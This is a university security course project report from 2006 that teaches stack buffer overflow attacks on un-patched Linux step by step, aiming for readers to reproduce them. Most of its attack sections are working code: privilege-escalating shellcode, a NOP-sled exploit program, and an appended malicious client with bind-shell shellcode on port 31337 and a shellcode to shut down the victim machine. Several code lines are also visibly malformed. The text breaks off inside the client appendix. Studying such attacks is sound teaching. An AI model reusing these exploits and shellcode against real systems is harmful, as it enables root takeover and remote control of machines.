



THE UNIVERSITY OF QUEENSLAND  
School of Information Technology and Electrical Engineering

**COMP7507**  
**Adv. Computer and Network Security**

**Project Report**

For

**Explanation and Implementation of  
Buffer Overflow Attack**

By

**Johnson Fong**  
40459930

24 October 2006

## Table of Contents

1.0 Introduction.....	3
1.1 Assumptions.....	3
2.0 Key terms: .....	4
3.0 Example 1: Modifying the return address .....	7
3.1 Execution of main() .....	9
3.2 Execution of function() .....	10
4.0 Execution of shellcode .....	13
4.1 Segment problem .....	15
4.2 Null problem .....	16
5.0 Example 2: Fully working attack.....	18
6.0 Example 3: Fully Working Remote Attack .....	22
7.0 Conclusion.....	24
8.0 Appendices.....	25
Appendix 1 - overflow.c.....	25
Appendix 2 - exploit.c.....	26
Appendix 3 - maliciousClient.c.....	27
Appendix 4 - vulnerableServer.c.....	31
9.0 Bibliography and References.....	35

# 1.0 Introduction

Basically, a buffer overflow attack is an exploit that allow attackers to perform malicious activities (i.e. change security permissions) by sending an unchecked large amount of input to a vulnerable program. The large amount of input overwrites the space in the memory where the return address is kept to instead execute arbitrary code. However, there is a lot more to be known before someone can write their own buffer overflow exploit. This report aims to equip the reader with knowledge of what buffer overflow is, how and why this attack works, as well as the basics to write their own implementation of buffer overflow attack themselves.

This report will explain **step by step** how to create an exploit and how such an exploit works in detail. The **goal** is to allow reader to **reproduce** the works that have been carried out in this project.

## 1.1 Assumptions

Buffer overflow attacks cannot work in every situation. For this attack to work, we need to make the following assumptions.

Our vulnerable programs are written in C, working with Intel x86 CPU and the operating system is Linux. The kernel version is 2.4.21 that is **un-patched** against buffer overflows. Newer versions of kernels today introduce randomisation of variables in the memory like the stack pointer, disabling attackers' knowledge of where the stack pointer/return address/beginning of buffer is stored in the memory [2].

## 2.0 Key terms:

To understand the concepts behind buffer overflow attack, the reader will need to be familiar terms and concepts:


**Run time stack** – Typically, the run time stack is kept at the high end of the memory and grows towards the low end, while global variables and data are kept at the low end of the memory. If dynamic memory allocation is needed (i.e. through the C instruction malloc), the heap is used. This is like the opposite to the stack, as it grows towards the high end of memory (it too is kept at the low end of memory).

The run time stack is where low level instructions are stored for the computer to perform during execution of code. The code is broken up into sequential instructions, and placed in order on the run time stack. Along with logical functions, registers (memory), local variables and parameters needed for function (methods) are found on the run time stack.

The run time stack can be thought of as a stack of many pages of paper, each containing either instructions, addresses or values needed to run the program. In this case, the last page of paper put on the stack, or pushed, will be the first page to be taken off the top (known as popping the stack). This brings us to the stack pointer[13].

**Stack pointer** - The stack pointer consists of the memory address that is currently where the top of the run time stack is (in a register named ESP). As the program is executed, space needs to be allocated for variables, calling sub functions and executing further instructions, causing more data to be pushed onto the stack. When this is done, the stack pointer moves to the new memory address where the top of the stack now is [14].

**Frame** – subsection of stack containing all the instructions of a sub-function. Frame pointer points to the bottom of the frame (where to go back to when finishing sub function execution) [13]. See below in Figure 1 [15]:



Agateller for Wikipedia  
Public Domain 2006

Figure 1. Diagram of a stack and the frames within [15]

**Frame pointer** – As the stack pointer moves as various instructions are processed, knowing where the stack pointer needs to jump to retrieve stored variables can be a problem. This is normally taken care of by an offset (an amount of bytes that tells the stack pointer how far down to jump to), which facilitates instruction execution while still being able to access stored data. However, there are commands that increment/decrement the stack pointer during execution, causing offset calculation to be cumbersome. That is why there is the option of another pointer known as the frame pointer.

As a function is called, the current frame pointer is pushed onto the stack, the stack pointer address is moved into the frame pointer ( a register name EBP), and the stack pointer carries on. By keeping the address of the old stack pointer in the frame pointer means that if the stack pointer needs to jump back to where stored variables are kept, this is easy, as we just jump to the address stored in frame pointer [13].

## 3.0 Example 1: Modifying the return address

The following is a program that will skip the statement `x=1` after the return of the function call `function()`, just to demonstrate the concept of return address [5].

`example1.c`:

```
#include <stdio.h>
void function (int a, int b, int c) {
    char buffer1[8];
    int *ret;

    /*Determine the number of bytes to be long enough
    *to overwrite the return address (figure 2)
    *16 = sizeof buffer(8) + int*(4) + ebp(4)
    */
    ret = buffer1 + 16;

    /*Calculate the address to skip the x=1
    * (see below gdb //x=1)
    *0x080483c7 - 0x080483c0 = 7
    */
    *ret = *ret + 7;
}

int main(){
    int x;
    x=0;
    function(1,2,3);
    x=1;
    printf("x = %d\n", x);
}
```

To understand why we add 16 to `buffer1`, we need to figure out what the stack actually looks like (figure 2) during the execution of `function()`. We need to know how a stack frame is setup and taken down when function call is made and **knowledge** of the assembly code is necessary. The following is an assembly equivalent of the `main()` and the `function()`.

(gdb) disassemble function

Dump of assembler code for function function():

```
0x08048360 :      push   %ebp
0x08048361 :      mov    %esp,%ebp
0x08048363 :      sub    $0x10,%esp
0x08048366 :      lea   0xffffffff4(%ebp),%eax
0x08048369 :      add   $0xe,%eax
0x0804836c :      mov   %eax,0xffffffffc(%ebp)
0x0804836f :      mov   0xffffffffc(%ebp),%eax
0x08048372 :      mov   (%eax),%eax
0x08048374 :      lea   0x7(%eax),%edx
0x0804837a :      mov   0xffffffffc(%ebp),%eax
0x0804837d :      mov   %edx,(%eax)
0x0804837f :      leave
0x08048380 :      ret
```

End of assembler dump.

(gdb) disassemble main

Dump of assembler code for function main():

```
0x08048381 :      push   %ebp
0x08048382 :      mov   %esp,%ebp
0x08048384 :      sub   $0x28,%esp
0x08048387 :      and   $0xfffffffff0,%esp
0x0804838a :      mov   $0x0,%eax
0x0804838f :      add   $0xf,%eax
0x08048392 :      add   $0xf,%eax
0x08048395 :      shr   $0x4,%eax
0x08048398 :      shl   $0x4,%eax
0x0804839b :      sub   %eax,%esp
0x0804839d :      movl  $0x0,0xffffffffc(%ebp)
0x080483a4 :      movl  $0x3,0x8(%esp)
0x080483ac :      movl  $0x2,0x4(%esp)
0x080483b4 :      movl  $0x1,(%esp)
0x080483bb :      call  0x8048360 <function>
0x080483c0 :      movl  $0x1,0xffffffffc(%ebp)
0x080483c7 :      mov   0xffffffffc(%ebp),%eax //x=1
0x080483ca :      mov   %eax,0x4(%esp)
0x080483ce :      movl  $0x80484cc,(%esp)
0x080483d5 :      call  0x80482b0 <printf@plt>
0x080483da :      leave
0x080483db :      ret
```

End of assembler dump.

### 3.1 Execution of main()

```
0x08048381 : push  %ebp
0x08048382 : mov   %esp,%ebp
```

Push the frame pointer to the stack, then move the stack pointer to the frame pointer. These two commands are always performed when a function is called. This allows the frame pointer to keep track of where the stack pointer needs to jump to in case it needs to refer to stored data further down the stack[5].

The next step for the stack is to allocate space for variables and arguments for possible function calls, if needed. Here, we allocate 40 bytes (hexadecimal 28)

```
0x08048384 : sub   $0x28,%esp
0x08048387 : and   $0xffffffff0,%esp
```

The next command in main() is the designation of  $x = 0$ . Here, the program uses the EAX register, a general use register, which will store our value  $x$ .

```
0x0804838a : mov   $0x0,%eax
0x0804838f : add   $0xf,%eax
0x08048392 : add   $0xf,%eax
0x08048395 : shr   $0x4,%eax
0x08048398 : shl   $0x4,%eax
0x0804839b : sub   %eax,%esp
```

The next line calls function, with the three parameters,  $a$ ,  $b$  and  $c$ . Here we can see the parameters 1,2,3 are pushed onto the stack via **relative addressing**. For example, 3 is pushed onto the stack at the position (+)8 bytes from the stack pointer.

The call instruction implicitly push the **return address** (the address of the next instruction) 0x080483c0 on to the stack and jump to 0x8048360 to perform the execution of function()

```
0x080483a4 : movl  $0x3,0x8(%esp)
0x080483ac : movl  $0x2,0x4(%esp)
0x080483b4 : movl  $0x1,(%esp)
```

```
0x080483bb : call 0x8048360 <function>
0x080483c0 : movl $0x1,0xffffffffc(%ebp)
```

### 3.2 Execution of function()

Again, adjust the stack and frame pointers

```
0x08048398 : push %ebp
0x08048399 : mov %esp,%ebp
```

The next 3 lines of assembler in effect perform:

Ret = buffer1 + 16;

```
0x0804839b : sub $0x10,%esp
```

Get address of buffer1 (Get the address that is -12 byte from the frame pointer and put it in eax)

```
lea 0xffffffff4(%ebp),eax
```

Add 16 to that address (buffer1 + 16)

```
add $0x10,%eax
```

Put the new value into `ret`. `ret` is a pointer to the return address, ie the address of the return address. (Get the value that is -4 byte from the frame pointer and put eax into it)

```
mov %eax, 0xffffffffc(%ebp)
```

The next line moves the address of the return address back into the EAX register, which already has it (in this case, this line has no effect)

```
mov 0xffffffffc(%ebp), %eax
```

The next four lines perform the C equivalent of: `*ret = *ret + 7;`  
Move the return address into EAX

```
mov (%eax),%eax
```

Add 7 to return address stored in the EAX, then move it into EDX.

```
lea 0x7 (%eax), %edx
```

Take the value - 4 bytes from the frame pointer, and move it into EAX.

```
mov 0xffffffffc(%ebp), %eax
```

Move the modified return address (+7) from EDX, and put it in the address of EAX.

```
mov %edx, (%eax)
```

Now the modified value of \*ret (return address) is stored in the 4 bytes of free space between the stack and frame pointers.

The last two commands, ret and leave, are the statements to take down the stack.

```
leave  
ret
```

leave is equivalent to:

```
mov esp, ebp  
pop ebp
```

This moves back the stack pointer to the frame pointer's position and pops the value of the old frame pointer into EBP, in effect also moving the frame pointer back to its old position.

ret pops the return address and go to that return address, in effect return the control of the program to the caller(main).

By understanding the assembly code, we can see what the stack looks like, figure 2, during the execution of `function()`.




Figure 2. The run-time stack during the execution of `function()`.

The four bytes between the buffer and the stack pointer is left blank, this is probably because of **natural alignment on eight byte boundary**. For example, the next local variable(i.e. a float) to be pushed on to the stack requires to start at an eight bytes boundary. This a trade off between performance and space. The four bytes space could also be a **temporary storage**. For example, some C statement in function ( ) might have complicated statements, i.e. `ret = buffer1+16`. The intermediate values of the sub-statement must be stored somewhere, i.e. `temp = buffer1+16` and `ret = temp`. These locations are usually called temporary, because they can be reused for the next complicated statement.

## 4.0 Execution of shellcode

A shellcode is an essential part of any exploit. It is a sequence of commands in machine code, constituting a vital element of all buffer overflow exploits. During attack, it is injected into the target application and performs the desired actions within it [3]. There is lots of freely available shellcode for download on the Internet, i.e: <http://packetstorm.linuxsecurity.com/shellcode>

Here we will be giving a rough idea on how shellcode is actually generated, looking exclusively at generating a shellcode that is equivalent to the following `exesh.c`:

```
#include <stdio.h>
int main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = 0;
    setreuid(0,0);
    execve(name[0], name, 0);
}
```

An execution of `exesh.c` will bring up a Bourne shell, to allow us to begin exploiting the owner's access privileges. Next, we need to convert the **C** code into **assembly** and from assembly to **hex**, inject the hex into our victim's program, which is vulnerable to buffer overflow.

### Assembly equivalent of shell.c

To convert the C code for `setreuid()` and `execve()` into assembly, we compile `exesh.c` with the command [8]:

```
gcc -o exesh -ggdb -static exesh.c
```

And then use `gdb` to produce the assembly equivalent of the `setreuid()` and `execve()` function, in order to implement an **assembly program** of `exesh.c` [5]:

```
gdb exesh
(gdb) disassemble execve
(gdb) disassemble setreuid
```

Looking at the generated assembly code from gdb, we can extract parts of the code for `execve()` and `setreuid()`, and write an assembly program that is equivalent to `exesh.c` using those parts.

The following is an assembly program, `shell.asm`, equivalent to `exesh.c` [1]

```
section .data
name db '/bin/sh', 0

section .text
global _start

_start:
; setreuid(0, 0)
mov eax, 70
mov ebx, 0
mov ecx, 0
int 0x80

; execve("/bin/sh", ["/bin/sh", NULL], NULL)
mov eax, 11
mov ebx, name
push 0
push name
mov ecx, esp
mov edx, 0
int 0x80
```

## 4.1 Segment problem

When we execute this assembly program in our machine, we retrieve the global variable  `'/bin/sh'` from the data segment part of our stack.

However, since buffer overflow attack involves injecting code into another program, this causes some differences. The target code retrieves values from its own data segment only. It cannot go to other program's data segment to retrieve the value of our shell code. So when we put our overflow buffer into the target program, we are in its code segment[9], we no longer able to access our own variables, we have it in the buffer [3].

To enable execution of the shellcode, we will move it from the buffer (which is stored in the target program's own data segment) to the stack, and then to the EBX register (the code segment, to allow execution). To do this, the hexcode will make use of the JMP and CALL commands.

This is modified `shell.asm`, the assembly code for `exesh.c`

```
; setreuid(0, 0)
mov eax, 70
mov ebx, 0
mov ecx, 0
int 0x80
jmp two

one:
pop ebx
; execve("/bin/sh", ["/bin/sh", NULL], NULL)
mov eax, 11
push 0
push ebx
mov ecx, esp
mov edx, 0
int 0x80

two:
call one
db '/bin/sh', 0           (shell string)
```

When the assembly code is executed, it comes to the *jmp two* command, so it jumps to the address of *two*. When it comes to *two*, it executes *call one*. Call is the same as jump, except that it also pushes the address of the next instruction onto the stack (`db '/bin/sh', 0`). Now we have our shell string on the stack. We now go to *one*, which pops the top of the stack (the shellstring) into the EBX register.

This solves the data segment problem: instead of the shell string coming from input we send (ie data segment), it now comes from the EBX register (ie target's code segment).

### Assembly to hex

We can now translate this into the zeroes and ones that will be put into the buffer for an attack. To do this we can use the two following commands [3]:

```
$ nasm shell.asm
$ hexdump -C shell
```

This converts the assembly code into hexcode we can use.

## 4.2 Null problem

Now we have the hexcode that has the necessary call and jump commands, to allow the target program to bring up its own shell. However, the hexcode we generated still has a problem highlighted below [1]:

```
"\xb8\x46\x00\x00\x00\xbb\x00\x00\x00\x00\xb9\x00\x00\x00\x00\xcd\x80\xe9\x15\x00\x00\x00\x5b\xb8\x0b\x00\x00\x00\x68\x00\x00\x00\x53\x89\xe1\xba\x00\x00\x00\x00\xcd\x80\xe8\xe6\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00";
```

The problem is the null values throughout the hexcode. Null values are what the C code uses to signify **end of a string**. In this case, the hexcode will be terminated at the first null value when we dont want it to, which will cause a program crash! To fix this, we modify the hexcode to ensure we still bring up a shell, but without the null values. The techniques used to remove the null values will not be discuss here, please refer to [3] for further explanation.

This new hexcode is below:

```
char shellcode [] =
"\xeb\x17\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb
0\x0b\x89\"
"\xf3\x8d\x4e\x08\x31\xd2xcd\x80\xe8\xe4\xff\xff\xff/bin/sh
#\";
void main() {
    int *ret;
    ret = (int *)&ret + 2;
    (*ret) = (int)shellcode;
}
```

This is the shellcode for `exesh.c`. To make sure this works, we can compile it and when executed, this spawns a shell, allowing us to do what we want.

## 5.0 Example 2: Fully working attack

Once we have got our shellcode ready, we can now pull all the discussed concepts above into a working attack. This section will contain **step by step** guideline, providing all the necessary instructions on how to reproduce this work on a different machine.

Our **target** vulnerable program is `overflow.c`. In its main function, `overflow.c` takes whatever input is provided in the command line, calls `copy_string()` with the input as its parameter. This copies whatever is supplied to a 1024 bytes buffer without bounds checking. And then prints whatever input is passed to the program as the command line argument to stdout.

```
void string_copy(char *s){
    char buffer[1024];
    // copy the input into the buffer, without checking bound //
    checking
    strcpy(buffer,s);
    printf("%s\n",buffer);
}
....
```

For fully working source code, please refer to appendix 1.

Our **first step** is to try to retrieve the address of where the beginning of the shellcode will be kept on the stack. To do this, we will send an input greater than 1024 bytes. In this case, all our input will contain 1024 letter a, plus letter b to z at the end of the string. (i.e. `"...aaaabcdefghijklmnopqrstuvwxy"`).

Sending an input that is too big for the buffer allocated typically causes a segmentation fault. To get more information on this, we can run the core file (created during execution) through the gdb program.

```
% gdb ./overflow core
...
#0 0x66676869 in ?? ()
```

`gdb` tells us the segmentation fault occurs when the program attempts to access an invalid memory address `0x66676869` (hexadecimal

equivalent of "fghi"). This segfault tells us two things: the first is that we are able to overflow the buffer and modify the return address, the second is that it takes a string that is **exactly 1032** (1024+8) bytes to modify the return address on the stack.

In this case, what we would like to do now is to **replace all the a 's** with the malicious **shellcode** and also **replace "fghi"** with the **beginning address** of our malicious shellcode.

Our **second step** is to find the beginning address of our a 's, so that we could replace "fghi" with that address.

The following tells us where the stack pointer is at crash time [9]:

```
(gdb) info register esp
esp 0xbffff334      0xbffff334
```

0xbffff334 is where the stack pointer will be pointing at the time of segmentation fault. This is also the **address of the beginning** of our a's . We can verify that by examining what is below the stack point \$esp right now (should be the a 's)with the following command.

```
(gdb) x/258 $esp (258 words = 1032 bytes)
```

```
0x61616161 0x61616161 0x61616161 0x61616161
....
```

Now we know whatever input we supply to `overflow.c`, it will be stored at 0xbffff334. Since this kernel is un-patched, we know this value will stay the same next time we run the program. Thus we will use this value as the **return address** in our exploit program.

The program we are going to use to exploit the vulnerability in `overflow.c` is call `exploit.c`. It will generate a buffer with **size 1032**, because that is what we found out in step 1, the number of bytes it takes to overwrite the return address.

This is where we specify the buffer size and the return address in exploit.c :

```
// sizes of the buffer + frame pointer + return address
#define LEN = 1024+4+4;

// malicious return address, from gdb, which is the stack pointer
at the time of segfault
#define RET = 0xbffff334;
```


The buffer will contain the **NOPs**, malicious **shellcode** and the **return address** (address to the beginning of the shellcode).

```
for (i=0;i<LEN;i++) // fill up the buffer with NOPs
    buffer[i] = NOP;

//next fill with the shellcode right at the end of the //buffer
memcpy(&buffer[LEN-strlen(shellcode)4],
shellcode,strlen(shellcode));

// fill the last part of the buffer with the malicious //return
address
*(int*)&buffer[LEN-4] = RET;
```

The arrangement of the buffer is as follows [2]:



The address of the shellcode is where the return address used to be, so the program can jump and execute the shellcode. We precede the shellcode with several nop instructions. This will assure us that the shellcode would run even if we don't hit its address directly.

After generating the buffer, `exploit.c` will execute the `overflow.c` with the buffer as its parameter.

```
// now run the target program with our malicious buffer
execlp("./overflow", "./overflow", buffer, NULL);
```

When `exploit.c` is executed against the target program, a shell is spawn at the terminal.

```
%./exploit
<lots of Shellcode in binary>
$sh-2.05b#
```

Attacker would become a root user on this machine without permission if the overflow program is ran as root. More advanced shellcode will be discuss in chapter 6, creates a listening socket and redirects `stdin` and `stdout` to it before calling `execve /bin/sh`, allowing us to get a root shell remotely.

## 6.0 Example 3: Fully Working Remote Attack

This time, the shellcode needs to be modified to bring up a shell remotely. This will involve telling the server to listen on a new port 31337, and when a client connects to this port, a new shell is born that the client can use in their terminal. We would use the same process to generate the corresponding shellcode in section 4.0.

This time, our vulnerable program is `vulnerableServer.c` and the attacker is `maliciousClient.c` (see Appendix 4,5).

Usage:

```
./vulnerableServer 1234

./maliciousClient 169.254.4.218 1234
abcd
ABCD
```

The server takes inputs from clients, puts it into a unchecked buffer, and returns the data in buffer but capitalised (i.e. input is "abcd", the server returns "ABCD").

```
void bad_copy (char *s, int len){
    char local [504];
    strcpy(local,s);
}
```

Above we see the another unchecked buffer. If we send more than 504 bytes into the buffer, we will begin to overwrite other data on the stack.

```
char* capitalise(char* buffer, int len)
{
    int i;
    for(i=0; i<len; i++) {
        buffer[i] = (char)toupper((int)buffer[i]);
    }
    return buffer;
}
```

This function capitalises the data in the buffer and returns the buffer.

In order for the client to attack the server, client needs to find out the address of the beginning of the shellcode that will be stored on the stack. We use the same methods in 5.0 – running the `vulnerableServer` in `gdb`, supply it with a really long string that is larger than `local [504]` with letter b to z at the end of the string. Find out exactly how many **bytes** it takes to overwrite the return address (as we did in chapter 5, step 1). And also retrieve the **value of the stack pointer** (`$esp`) at the time of `segfault`.

Once we have found out what the **size** of the buffer should be and the value of the `$esp`, we modify the variable `LEN` with the new size and `RET` to the new `$esp` value, which are at the beginning of `maliciousClient.c`

Then, we recompile the client and re-start our programs. Our client program will send the appropriate shellcode to the server when the command "attack" is entered. When the server receives the attack, it will listening on port 31337 and upon receiving a connection it will spawn a shell that is bound to port 31337 which allows attacker to send commands remotely to the server using the **server privileges**.

To check it out, we open up another client:  
`./maliciousClient 169.254.4.218 31337`

Now the server has spawned a shell onto clients terminal and to verify this we can print the working directory (`pwd`) on the shell to see where are we at the moment.

There is another command apart from "attack" that user can execute on the client. The command is "kill", but it does not always work. To run this command simply restart the server and client, and type in "kill" on the client terminal. This should shutdown the vulnerable server.

## **7.0 Conclusion**

We can see, by simply not checking the size of the arguments passed to a program or server, this can have serious security ramifications, since this vulnerability can be used to bring up a shell locally or even remotely, and steal the owner's access privileges. Although this vulnerability isn't hard to fix from the programmers point of view, yet still it is common in today's programs. This has helped buffer overflow attack to still remain significant today. The best method to address is obviously the coder putting in bounds checking on input, but others exist, for example, Java has automatic bounds checking, and recent kernel patches randomise memory locations, in effect auto immunising against this attack. These can be easily overlooked, but need to be stressed during implementation, to help avoid a potential serious threat in the future.

## 8.0 Appendices

### Appendix 1 - overflow.c

```
void string_copy(char *s){
    char buffer[1024];
    // copy the input into the buffer, without checking its size
    strcpy(buffer,s);
    printf("%s\n",buffer);
}

int main( int argc, char *argv[]){
    // The return address of this function has been modified
    string_copy(argv[1]);
}
```

## Appendix 2 – exploit.c

The following code is adapted from [1]

```
#include <stdlib.h>

static char shellcode[]=
"\xeb\x17\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xbb
0\x0b\x89\"
"\xf3\x8d\x4e\x08\x31\xd2\xcd\x80\xe8\xe4\xff\xff\xff/bin/sh
#\";

#define NOP = 0x90;

// sizes of the buffer + frame pointer + return address
#define LEN = 1024+4+4;

// malicious return address, from gdb, which is the stack pointer
at the time of segfault
#define RET = 0xbffff334;

int main(){
    char buffer[LEN]; int i;
    for (i=0;i<LEN;i++) // fill up the buffer with NOPs
        buffer[i] = NOP;

    // next fill with the shellcode right at the end of the //buffer
    memcpy(&buffer[LEN-strlen(shellcode)-4],
    shellcode,strlen(shellcode));

    // fill the last part of the buffer with the malicious //return
    address
        *(int*)&buffer[LEN-4] = RET;

    // now run the target program with our malicious buffer
    execlp(\"./overflow\", \"./overflow\", buffer, NULL);

    return 0;
}
```

## Appendix 3 - maliciousClient.c

```
/* maliciousClient.c - Johnson Fong 40459930*/

#include <unistd.h>
#include <arpa/inet.h>
#include <netinet/in.h>
#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <string.h>
#include <netdb.h>
#include <errno.h>
#include <sys/file.h>
#include <sys/stat.h>

#define BUF_SIZE 1024

#define NOP 0x90
//528 = 504+8+16 unknown variable(trail and error by entering "abcdefg")
#define LEN 504+8+16

#define RET 0xbfffffff4b0 + 0x100

int connect_from(int);
int connect_to(char*, int);
static char shellcode[] = // Execute a shell and bind it to port 31337
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
"\x31\xdb\xf7\xe3\xb0\x66\x53\x43\x53\x43\x53\x89\xe1\x4b\xcd\x80"
"\x89\xc7\x52\x66\x68"
"\x7a\x69"
"\x43\x66\x53\x89\xe1\xb0\x10\x50\x51\x57\x89\xe1\xb0\x66\xcd\x80"
"\xb0\x66\xb3\x04\xcd\x80"
"\x50\x50\x57\x89\xe1\x43\xb0\x66\xcd\x80"
"\x89\xd9\x89\xc3\xb0\x3f\x49\xcd\x80"
"\x41\xe2\xf8\x51\x68n/sh\x68//bi\x89\xe3\x51\x53\x89\xe1\xb0\x0b\xcd\x80";

static char shellcode2[] = //shutdown victim's machine
"\xeb\x16\x5e\x31\xc0\xb0\x58\xbb\xad\xde\xe1\xfe\xb9\x69\x19"
"\x12\x28\xba\x67\x45\x23\x01\xcd\x80\xe8\xe5\xff\xff\xff";

int main(int argc, char* argv[]) {
    int port;
    int fd; /* Connected file descriptor */
    char* hostname;
    fd_set readSet;
    char buffer[BUF_SIZE];
    char * attack = "attack";
    char * kill = "kill";
    char bufferExploit [LEN];
```

```

int i;
char * filename = "AttackString";
int filefd;

if (argc == 3) {
    /* Client mode */
    hostname = argv[1];
    port = atoi(argv[2]);
    fd = connect_to(hostname, port);
} else {
    fprintf(stderr, "Usage: maliciousClient hostname portnum\n");
    exit(1);
}

if (port == 31337){
    fprintf(stderr, "\nNow inside the Server's machine - a shell from the
Server is bound to this remote terminal.\nYou may now Enter any command to
be executed on the Server with the Server privileges.\n");
} else {
